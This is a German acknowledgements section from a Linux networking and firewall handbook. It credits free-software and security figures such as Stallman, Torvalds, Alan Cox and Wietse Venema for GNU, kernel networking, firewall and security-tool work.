- Richard Stallmann, dem Begründer des GNU Projektes und Kopf der Idee der freien Software (Free Software Foundation). Fast alle Software unter LINUX ist im Prinzip GNU (is Not Unix !) Software. LINUX ist im Grunde nur ein kleiner Teil des Kernel selber, alles weitere, z.B. alle Libraries sind GNU-Lib´s. Alle Tools und kleine Programme, angefangen von ls bis hinzu lex, yacc, bison, emacs ! ist GNU Software. Diese ist auch auf andere Betriebssysteme, wie HURD, OS/2, BSD UNIX (Free/Net/OpenBSD), SOLARIS, MACH, CHORUS, Windows NT, VMS und viele weitere portiert worden. Die Kernel sind im Prinzip gegeneinander austauschbar. Wesentlichen Anteil an dem Erfolg des GNU Projektes hat auch die Entwicklung des GCC-Compilers, ebenfalls GNU Software und ist auf fast alle Prozessoren portiert.
- Eric Raymond, dem Begründer der OpenSource Bewegung
- Linus Torwalds, dem Betreuer und Initiator des LINUX Kernels
- Alan Cox, der verantwortlich für den TCP/IP Stack von LINUX zeichnet, und durch seine unglaublich kurzen Reaktionszeiten auf BUGS (30 Minuten, bis der Patch da war, bei dem PING-'o-DEATH DoS BUG) dazu entscheidend beigetragen hat, daß LINUX im Kampf gegen Hacker inzwischen besser als die kommerzielle Konkurrenz ist.
- Darren Reed, der als Entwickler des IP-Filter der BSD-Kernel offensichtlich viel zur Stabilität des LINUX TCP/IP Stacks beigetragen hat.
- Robert Muchsel und Harald Schmidt, die durch Ihre Diplomarbeit 1996, der Entwicklung der SF Firewall, mir (und hoffentlich vielen anderen) auch tiefe Einblicke in die Funktionsweise von Firewalls gegeben haben.
- Harald Weidner von der Universität Zürich, der die SF Firewall und deren Nachfolger, der SINUS Firewall weiter betreut, stets für Fragen und Probleme ein offenes Ohr hat, und die Mailing Liste fleißig betreut.
- Jennifer Myers, die durch den Aufbau und Betreuung der berühmten BUGTRAQ Liste unter http://www.geek-girl.com seit 1993 ! einen entscheidenden Beitrag zur Sicherheit von Betriebssystemen geleistet hat.
- ALEPH1, dem Cracker von Systemen und Entwickler vieler unangenehmen Exploits schlechthin, oft zu finden auf der BUGTRAQ Mailingliste. Er hat viele Sicherheitslücken in GNU Software (und auch kommerzieller Software) überhaupt transparent gemacht.
- Steven M. Bellovin, der seit vielen Jahren Mitentwickler der fortgeschrittenen TCP/IP Stacks mit all Ihren wunderbaren Eigenschaften (FAST RETRANSMIT, SACK ...) ist.
- Wietse Venema, der durch die Entwicklung des TCP Wrappers und vieler anderer Software zur Sicherheit von UNIX mit beigetragen hat.

- Steven McCanne und Van Jacobsen für die Entwicklung der BSD Socket Filter und deren Portierung auf LINUX, Linux Socket Filter.
- Jos Vos, dem Entwickler der LINUX Kernel Firewall (ipfwadm)
- Rusty Russell, dem Maintainer und Entwickler des IPCHAINS Code im LINUX Kernel 2.2
- Marcus Ranum, dem Autor des TIS Firewall Toolkits, http://www.fwtk.org, dem Erfinder der Application Level Proxy´s und Programmierer der TIS Gautlet Firewall, die übrigends auch unter LINUX läuft. Das TIS FWTK war der Vorläufer aller Firewalls und ist auch heute noch gut brauchbar.
- Meiner Freundin Beate für die viele Geduld und Unterstützung
- Bernd Eckenfels für seine unermüdliche Arbeit beim Aufbau der **FreeFire** Site auf http://sites.inka.de/sites/lina/freefire-l/
- Jens Hellmerichs-Friedrich für das Firewall Configuration Toolkit (FCT), welches erhebliche Mühen beim Aufsetzen und Konfigurieren der IPFWADM und IPCHAINS Firewall-Skripte erspart. Man findet es unter http://www.fen.baynet.de/~ft114/FCT/index.htm oder besser, weil aktueller, unter http://www.friedrich-net. Weitere Toolkits findet man auf http://www.freshmeat.net.
- Prof. Andreas Borchert, UNI-Ulm für seine wertvollen Tips zur Absicherung von PERL: http://www.mathematik.uni-ulm.de/sai/ss98/db/Skript/perlsec.html

Online Suche im Handbuch LITTLE-IDIOT NETWORKING